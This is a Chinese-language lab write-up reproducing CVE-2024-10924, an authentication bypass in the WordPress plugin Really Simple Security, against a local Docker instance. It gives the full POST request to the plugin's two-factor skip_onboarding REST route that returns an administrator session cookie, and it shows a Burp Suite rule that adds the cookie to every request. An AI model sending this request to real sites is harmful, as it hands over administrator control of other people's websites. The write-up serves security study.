WordPress "Really Simple Security"插件 任意用户登陆漏洞（CVE-2024-10924）


WordPress 插件 “Really Simple Security” 中的一个严重漏洞（CVE-2024-10924）允许未经身份验证的攻击者绕过身份验证并获取管理员权限。

测试环境


执行如下命令启动一个WordPress漏洞环境：

```
docker compose up -d
```


访问 http://127.0.0.1:1337/wp-admin/install.php 进行WordPress安装




安装完成之后使用创建的管理员账号登录。登录后访问 http://127.0.0.1:1337/wp-admin/plugins.php ，点击“启用”激活Really Simple Security插件。（这里不能点“启动自动更新”，会升级成无漏洞版本）。




接着会跳出SSL激活选项，这里我们点击“Cancel”。



接着直接在当前页面点击“Settings”。



"Login Protection" > "Two-Factor Authentication"，接着如图顺序点击。



至此，CVE-2024-10924漏洞环境安装完成。


漏洞复现


正常访问 http://127.0.0.1:1337/wp-login.php 发现处于未登录状态。

执行以下POC，其中user_id的值是你要登录的用户（一般管理员id是1）。


```
POST /?rest_route=/reallysimplessl/v1/two_fa/skip_onboarding HTTP/1.1
Host: 127.0.0.1:1337
Content-Type: application/json
Content-Length: 89
Connection: keep-alive

{
    "user_id": 1,
    "login_nonce": "133333337",
    "redirect_to": "/wp-admin/"
}
```

执行结果会返回Cookie值，把这个cookie放到正常请求包里即可使用admin的身份登录后台。





但这里会发现一个问题：这个cookie必须在每次请求都手动添加，非常麻烦。于是我们可以使用burpsuite中的“Match and replace rules”设置来在每一次请求包中添加Cookie，实现在后台顺滑地进行操作。


Tools
Proxy
Intruder
Repeater
Sequencer
Burp's browser
Project
Sessions
Network
User interface
Match and replace rules
Use these settings to automatically replace parts of requests and responses passing through the Proxy.
Only apply to in-scope items
Add
Edit
Remove
Up
Down
Enabled
Item
Match
Replace
Type
Comment
Request header ^Referer.*$ Regex Hide Referer header
Request header ^Accept-Encoding.*$ Regex Require non-compressed resp...
Response header ^Set-Cookie.*$ Regex Ignore cookies
Request header ^Host: foo.example.org$ Host: bar.example.org Regex Rewrite Host header
Request header Origin: foo.example.org Literal Add spoofed CORS origin
Response header ^Strict\-Transport\-Security... Regex Remove HSTS headers
Response header X-XSS-Protection: 0 Literal Disable browser XSS protection
Request header Cookie: wordpress_32f00fe45378e2... Literal CVE-2024-10924
Edit match/replace rule
Specify the details of the match/replace rule.
Type: Request header
Match: Regex condition to match - leave blank to add a new header
Replace: Cookie: wordpress_32f00fe45378e26b2fea13815ec4c1b0=admin%7C1733818408%7C106keGrZlZaojv5LEjsyYpiY8GAmx1dzdDUUhYG0YuJ%7C70307dfbad9957a2e2e3be76e74289096813a8343879da2b4bb27f05e8ab59ea;
Comment: CVE-2024-10924
Regex match
OK
Cancel
Automatically add entries on client TLS negotiation failure